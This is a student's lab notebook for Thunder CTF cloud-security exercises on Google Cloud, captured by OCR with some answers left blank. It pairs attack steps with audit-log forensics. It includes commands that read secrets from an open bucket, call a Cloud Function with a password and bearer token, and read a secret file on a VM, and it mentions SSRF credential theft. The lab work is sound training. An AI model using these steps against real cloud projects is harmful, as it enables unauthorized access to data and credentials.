4.2 ThunderCTF:

Serverless Goat

CloudGoat

04.2: Thunder CTF

3. a1openbucket

Compromise level


- Take a screenshot of the secret obtained

```
(env-tctf) madler@cloudshell:~/thunder-ctf (w22websec-madler-matt-adler)$ gsutil cat gs://a1-bucket-277197615737/secret.txt
115175939613049129050055296289503577839773876428 4(env-tctf) madler@cloudshell:~/thunder-ctf (w22websec-madler-matt-adler)$
```

4. -

Examine logs via project activity


- Take a screenshot of these entries for your lab notebook.



5. -

Examine logs via Logs Explorer

- Take a screenshot of this entry for your lab notebook.




6. -

Clean-up level

- What is the methodName of the creation command and the principalEmail address of the account that issued it? MethodName: `v2.deploymentmanager.deployments.insert`, `PrincipalEmail:madler@pdx.edu`
- What is the methodName of the deletion command? MethodName: `v2.deploymentmanager.deployments.delete`

7. a2finance

- Take a screenshot of the secret obtained




- What is the name of the service account that was used to perform the exfiltration? The answer does not have @pdx.edu in it. a2clouduser

- Include a screenshot of the query filter that was used during the exfiltration that shows what parts of the transactions log has been exfiltrated (similar to below)

```
maxEntries: 500
maxResponseInterval: "10s"
orderBy: "timestamp asc"
resourceNames: [
 0: "projects/w22websec-madler-matt-adler"
]
resumeToken:
```

8. -

- What is the name of the service account that was used to perform the command? Explain the difference between this service account and the one from the previous step. madler@pdx.edu. Difference is that access was done via a different user i.e. from another computer i.e. the ssh instance.
- What is the service account key name used to perform this operation? (We would want to delete this key if this were an actual compromise.)



9. -

Examine Cloud Storage logs

Within the "Log Explorer", find the initial request that listed the storage bucket. Expand the nested fields to find the `requestMetadata` for the request. This is the entrypoint of the attack.


- Show the IP address and UserAgent for this request.

```
▾ requestMetadata: {
    callerIp: "35.197.78.193"
    callerSuppliedUserAgent:
    "apitools Python/3.9.2 gsutil/5.6 (linux) analytics/disabled interactive/True command/ls
    google-cloud-sdk/372.0.0,gzip(gfe)"
  ▸ destinationAttributes: {0}
  ▸ requestAttributes: {2}
```

Examine instance

Note that when deploying VMs in the cloud, there are additional sets of logs located on the VM itself. The act of `ssh`-ing directly into the Compute Engine instance is a particularly important event in this level. Unless configured explicitly, the logs for the Linux VM are not streamed into the audit logging service. To examine these logs, access the server directly by ssh . Use the `last` command upon logging into the instance to view the previous logins and where they originated.

- Show the output of the command when run on the VM



A3openbucket

10. a3password


Compromise level

Open up your Thunder CTF Google Cloud project and launch the level. Then, make a note of the start time and complete the level.

- Take a screenshot of the secret obtained

```
(env-tctf) madler@cloudshell:~/thunder-ctf (a2thunder)$ curl https://us-central1-a2thunder.cloudfunctions.net/a3-fu
nc-756623412637?password=897951269905 -H "Authorization: Bearer $(gcloud auth print-identity-token)"
Correct password. The secret is: 652124295477048373676514272277593591817859517590
```


- Take a screenshot of this entry for your lab notebook.



11. -

Examine Cloud Storage logs for source code download

- Take a screenshot of this entry for your lab notebook.



Examine Cloud Functions logs for generating source code download

The zip file is generated via our elevated privileges on the Cloud Function. Within the Cloud Functions lo

Examine the entry.

- What is the service account that performs the operation, the service account key name, the authorization permission included and the methodName used in this operation?
  - Service account: `a3-func-756623412637-sa@a2thunder.iam.gserviceaccount.com`
  - Key Name: `"projects/a2thunder/logs/cloudaudit.googleapis.com%2Fdata_access"`
  - Authorization permission included: `permission: "storage.objects.get"`
  - methodName:`"storage.objects.get"`

12. a4error


Compromise level

Open up your Thunder CTF Google Cloud project and launch the level. Then, make a note of the start time and complete the level.


- Take a screenshot of the secret obtained

```
madler@a4-instance:/home/secretuser$ cat secret.txt
1005567070945932693512460632734661082283166580007
```

- Take a screenshot showing the events at this severity



- Take a screenshot showing the events at this severity



13. -

Find setMetadata log event

Use the prior methods to find the log entry for the event that inserts the ssh key onto the instance.

Expand out the entry to perform forensic analysis.

- Take a screenshot showing the name of the service account that has been used to perform this operation as well as the IP address of the client and the User-Agent of the request that has performed the operation.


Name of service account:



```
▼ operation: {
    id: "operation-1645917922122-5d8f42113da4e-97ff890b-bbf843f9"
    last: true
    producer: "compute.googleapis.com"
  }
▼ protoPayload: {
    @type: "type.googleapis.com/google.cloud.audit.AuditLog"
  ▼ authenticationInfo: {
      principalEmail: "madler@pdx.edu"
```


ip address:


```
  }
▼ requestMetadata: {
    callerIp: "67.160.186.27"
    callerSuppliedUserAgent:
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.80
    Safari/537.36,gzip(gfe)"
  }
  resourceName: "projects/a2thunder/zones/us-west1-b/instances/a4-instance"
  serviceName: "compute.googleapis.com"
}
receiveTimestamp: "2022-02-26T23:25:24.953838790Z"
▼ resource: {
▼ labels: {
```



- Take a screenshot showing the stack trace returned on the request that exposes the access token along with the request that led to the error.






14. a5power

- Take a screenshot of the secret obtained



15. -SKIP Logs won’t show

Find exfiltration event



- Take a screenshot of the entry that includes the service account used to access the bucket.


- Would this access have worked at the beginning of the level? No!

17. A6container


Compromise level

Open up your [Thunder CTF] Google Cloud project and launch the level. Then, make a note of the start time and complete the level.

- Take a screenshot of the secret obtained



- Take a screenshot of the entry that includes the service account used to access the bucket along with the requestMetadata.




The requestMetadata identifies the IP address that originated the operation.

- Explain why this would be a red flag for a forensic investigator. We could know if Ip address is known within company or not. If it is foreign, then we know there is a external actor.

18. -

Examine instance

- Take a screenshot of the entry that shows the SSRF vulnerability has been leveraged to get access to the credentials.




4.3: Thunder CTF Defender

4. -


We are interested in two fields. The protoPayload.authenticationInfo.principalEmail field indicates the account that was used to perform the action while the protoPayload.methodName describes the action taken.

- What are the values of these two fields for the first entry?



Expand the second entry:

- What are the values of the two fields for the second entry?
-



- What is the name of the resource that has been accessed? `resource: "projects/_/buckets/intro-bucket-688260179095"`

6. defender/audit (Part 1)

7. -

- What is the name of the Cloud SQL instance the proxy is connected to?
    - Userdata-db-instance-890191589558

- What type of database is the Cloud SQL instance running?
    - PostgreSQL 13

- List all of the routes the web application implements
    - /test
    - /follow
    - /delete
    - /hacked


The last route in the file, in particular, looks suspicious.

- Explain what its function might be.
    - Malicious route that could potentially mess with database.
-

8. -

